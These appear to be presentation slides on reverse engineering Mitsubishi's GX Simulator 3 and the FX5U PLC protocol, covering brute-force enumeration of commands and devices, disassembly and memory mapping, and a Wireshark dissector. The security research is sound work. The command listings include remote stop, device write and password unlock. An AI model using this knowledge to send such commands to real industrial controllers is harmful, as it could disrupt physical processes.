
**The Simulator**



Settings:  
CPU module, I/O  
module, project



Monitoring and  
debugging



**What can we get**



**Commands**  
captured traffic  
for menu items




**Devices**  
PCAPs for  
read/write monitor




**Settings**  
diff between files  
with set/unset option

# THE SIMULATOR



## Simulating

Operation of a programmable controller can be checked in a personal computer without using the actual module



Localhost connection

TCP only interaction

Port type 55xx, not only 5562

Protocol looks similar to PLC



# THE STRUCTURE OF THE SIMULATOR

Process Explorer - Sysinternals:

Command line:

```
FSimRun3.exe" --sys 1 --phs 0 --config *34A29-G9044-CPU1 --tcp
```

GXW3.exe	57860	MITSUBISHI
FSimRun3.exe	61492 GX Simulator 3	MITSUBISHI
FSim3Dlg.exe	61984 Sim3Dlg	MITSUBISHI

FX5U.dll

'FX5U CPU'

'FX5U-32MT/ES'

Standalone run of the simulator without GX Works3

```
C:\Windows\system32\cmd.exe
C:\RE_FType>FSimRun3.exe --sys 1 --phs 0 --config *34A29-G9044-CPU1 --tcp 5562 --reconfig
TOPPERS/JSP Kernel Release 1.4 (patchlevel = 4) for GX Simulator 3 (Nov 23 2016, 20:23:11)
Copyright (C) 2000-2003 by Embedded and Real-Time Systems Laboratory
                        Toyohashi Univ. of Technology, JAPAN
Copyright (C) 2004-2006 by Embedded and Real-Time Systems Laboratory
                        Graduate School of Information Science, Nagoya Univ., JAPAN
```

# COMMAND BRUTE FORCE

## PLC

83 commands

```
c:\TestPLC\Mitsubishi>BruteCmd.py
-- Connect to Host IP: 10.159.17.12
```

```
Good Cmd: 0103
Good Cmd: 0114
Good Cmd: 0121
Good Cmd: 0140
BadParam Cmd: 01A0 EndCode: 4080
BadParam Cmd: 0240 EndCode: 4080
BadParam Cmd: 0410 EndCode: 4031
BadParam Cmd: 0411 EndCode: 4031
BadParam Cmd: 0412 EndCode: 4031
BadParam Cmd: 0413 EndCode: 4030
BadParam Cmd: 0414 EndCode: 4031
```

## Simulator

54 commands

```
c:\RE_FType>BruteCmd.py
-- Connect to Host IP: 127.0.0.1
```

```
Good Cmd: 0103
Good Cmd: 0114
Good Cmd: 0121
Good Cmd: 0140
BadParam Cmd: 0240 EndCode: 4022
BadParam Cmd: 0410 EndCode: 4030
Good Cmd: 0411
Good Cmd: 0412
BadParam Cmd: 0413 EndCode: 4030
Good Cmd: 0414
```

# COMMAND TYPES

0121	0410	1001	1410	1601	1866
0140	0411	1002	1411	1602	1867
0240	0412	1003	1413	1730	1868
	0413	1005	1414	1731	1869
	0414	100A			186A
					1879

**Simulator - 54**

0103	1650
0114	1651
1140	1879
1145	187C
1146	187F

**Stubs - 11**

0103	1650
0114	1651
1140	1879
1145	187C
1146	187F

**GX Works3 ~ 60**

**PLC - 83**

## Manual - 37

0101 - Read Type Name  
 0401 - Device Read Batch  
 0403 - Device Read Random

1001 - Remote Run  
 1002 - Remote Stop  
 1003 - Remote Pause  
 1006 - Remote Reset

1401 - Device Write Batch  
 1402 - Device Write Random  
 1630 - Remote Password Unlock  
 1631 - Remote password Lock

1827 - Open File  
 1828 - Read File  
 1829 - Write File  
 182A - Close File

# DEVICE BRUTE FORCE

**PLC**  
**32 devices**

```
-- Connect to Host IP: 10.0.170.168 Tcp F
```

```
---- Find Good Devices ----
```

```
Good Read Device DevIdx: 01 Data: 00 00
Good Read Device DevIdx: 02 Data: 00 00
Good Read Device DevIdx: 03 Data: 00 00
Good Read Device DevIdx: 04 Data: 00 00
Good Read Device DevIdx: 08 Data: 00 00
Good Read Device DevIdx: 10 Data: 00 00
Good Read Device DevIdx: 11 Data: 00 00
Good Read Device DevIdx: 14 Data: 00 00
Good Read Device DevIdx: 15 Data: 00 00
Good Read Device DevIdx: 16 Data: 00 00
Good Read Device DevIdx: 17 Data: 00 00
Good Read Device DevIdx: 20 Data: 00 00
Good Read Device DevIdx: 21 Data: 00 00
```

**Simulator**  
**32 devices**

```
-- Connect to Host IP: 127.0.0.1 Tcp Port
```

```
---- Find Good Devices ----
```

```
Good Read Device DevIdx: 01 Data: 00 00
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Good Read Device DevIdx: 03 Data: 00 00
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Good Read Device DevIdx: 17 Data: 00 00
Good Read Device DevIdx: 20 Data: 00 00
Good Read Device DevIdx: 21 Data: 00 22
```

# DEVICE TYPES

## Manual – 20

9C – Input	A0 – Link relay	C8 – Retentive timer	91 – Special relay
9D – Output	98 – Step relay	C5 – Counter	A9 – Special register
90 – Internal relay	<b>A8 – Data register</b>	56 – Long counter	CC – Index register
92 – Latch relay	B4 – Link register	A1 – Link special relay	AF – File register
93 – Annunciator	C2 – Timer	B5 – Link special register	62 – Long index register

01	08	15	21	3F	44	49	56
02	10	16	27	40	45	4A	60
03	11	17	30	41	46	54	62
04	14	20	31	42	48	55	E3

## Simulator – 32

## PLC firmware – 32

**GX Works3 – 20**

**Unknown – 12**

# REVERSE ENGINEERING

## Problems and solutions



- No debug symbols
- No text strings



- Common info from manuals
- Interaction with GX Works3
- Brute force results
- Scripts to interact via protocol
- **Similar protocol documentation**
- **Error codes from manual**



**We can research the simulator  
with a debugger**

# SIMILAR PROTOCOL DOCUMENTATION

```
type_2:
    call    Type2_CmdHandler
    pop     ecx
    retn

; -----
type_1_other:
    call    Type1_CmdHandler
    pop     ecx
    retn
Type_CmdHandler endp
```



```
case 1u:
    result = Type2_Cmd_04_01(result);
    break;
case 3u:
    result = Type2_Cmd_04_03(result);
    break;
case 6u:
    result = Type2_Cmd_04_06(result);
    break;
```



```
call    sub_71927630
```



xrefs to sub\_71927630

Direction	Type	Address	Text
Up	p	Type2_Cmd_04_03+127	call sub_71927630
Up	p	Type1_Cmd_04_11+A0	call sub_71927630

Type1\_Cmd\_04\_11



Device Read Random | 0403H

# ERROR CODES FROM MANUAL

```
cmp    [esp+20h+var_E], eax
jbe    short loc_718FCD24
mov    ecx, 413Ah
mov    [ebx+PACKET_DESCR.EndCode], cx
```



Error code	Error name	Error details and cause
413AH	File related error	The specified file has exceeded the already existing file size.



```
cmp    [esp+20h+FileReadStack.ReadSizeLoc], eax
jbe    short loc_718FCD24
mov    ecx, 413Ah
mov    [ebx+PACKET_DESCR.EndCode], cx
```



# SIMULATOR MEMORY MAPPING

```
movzx esi, di
mov ecx, 66184h
movzx edi, bl
call GetRealAddr
add eax, edi
mov bp, [eax+esi]
or bp, word ptr [esp+esi+0BCh+a6]
mov ecx, 66000h
call GetRealAddr
```

```
movzx esi, di
mov ecx, offset Input_After_Start
movzx edi, bl
call GetRealAddr
add eax, edi
mov bp, [eax+esi]
or bp, word ptr [esp+esi+0BCh+a6]
mov ecx, offset Input_Start ; Addr
call GetRealAddr
```



## IDA Python Scripts

- Analysis of xrefs outside known segments
- Grouping offsets - creating segments
- Making xrefs inside newly created segments

# DEBUGGING & IMAGE REBASE

Name	Start	End
InternalRelay	00060000	000603C0
Input	00066000	00066080
Input_After_66184	00066184	00066204
Output	00066204	00066284
.text	718F1000	719BB000
.idata	719BB000	719BB1B0
.rdata	719BB1B0	719C4000
.data	719C4000	719CA000





Image rebase



Name	Start	End
InternalRelay	02710000	027103C0
Input	02716000	02716080
Input_After_66184	02716184	02716204
Output	02716204	02716284
.text	73FA1000	7406B000
.idata	7406B000	7406B1B0
.rdata	7406B1B0	74074000
.data	74074000	7407A000

Work IDA base


```

movzx esi, di
mov ecx, offset Input_After_Start
movzx edi, bl
call GetRealAddr
add eax, edi
mov bp, [eax+esi]
or bp, word ptr [esp+esi+0BCh+a6]
mov ecx, offset Input_Start ; Addr
call GetRealAddr
    
```



IDA Python Scripts

Transferring results




Debug IDA base

```

movzx esi, di
mov ecx, 66184h ; Addr
movzx edi, bl
call GetRealAddr
add eax, edi
mov bp, [eax+esi]
or bp, word ptr [esp+esi+0BCh+a6]
mov ecx, 66000h ; Addr
call GetRealAddr
    
```

# RESULTS

# PROTOCOL DESCRIPTION



MsgHdr					Data Hdr	End Code	NullBlock	Cmd Hdr	Cmd Data
Low Hdr	Flags Hdr	DstRoute Hdr	SrcRoute Hdr	DataSize					

00000039	57 00 00 00	00	11 11 07	00	00 ff ff 03	00 00 fe	W.....
00000049	03 00 00	52 00	1c 0a 16	14	00 00 00 00	00 00 00	...R....
00000059	00 00 00 00	00 00 00 00	00 00 00 00	00	00 00 00 00	00 00 00	.....
00000069	00 00 00	00 00 00 00	00 00 00 00	00	00 00 00 00	02 00 00	.....
00000079	00 00 00 00	02 00 00 21	00 42 27 00	00	00 00 00 00	00 00 00	.....! .B'.....
00000089	00 00 00 00	00 00 00 21	00 43 27 00	00	00 00 00 00	00 00 00	.....! .C'.....
00000099	00 00 00 00	00 00 00 00					.....
00000069	d7 00 00 00	00	11 11 7f	00	00 00 a8 03	00 ff ff	.....
00000079	03 00 00	26 00	9c 0a 18	14	00 00	00 00 00 00	...&.....
00000089	00 00 00 00	00 00 00 00	00 00 00 00	00	00 00 00 00	00 00 00	.....
00000099	11 01 00 00	00	00 0c	11	9f 0a		.....

# WIRESHARK DISSECTOR

```
Seamless Message Protocol
├─ Msg Header
│  └─ Low Header
│     PktType: 0x57
│     Magic: 0x00
│     SerialNo: 0 (0x00)
│     State: 0x00
│  └─ Flags Header
│  └─ Dst Route Header
│     NetworkNo: 0 (0x00)
│     PCNo: 255 (0xff)
│     ModuleNo: 1023 (0x03ff)
│  └─ Src Route Header
│     Data Size: 0x52
└─ Data Header
   Flags: 0x1c
   Parity: 0x0a
   CmdOff: 0x16
   Size: 0x14
Nullblock: 00000000000000000000
```

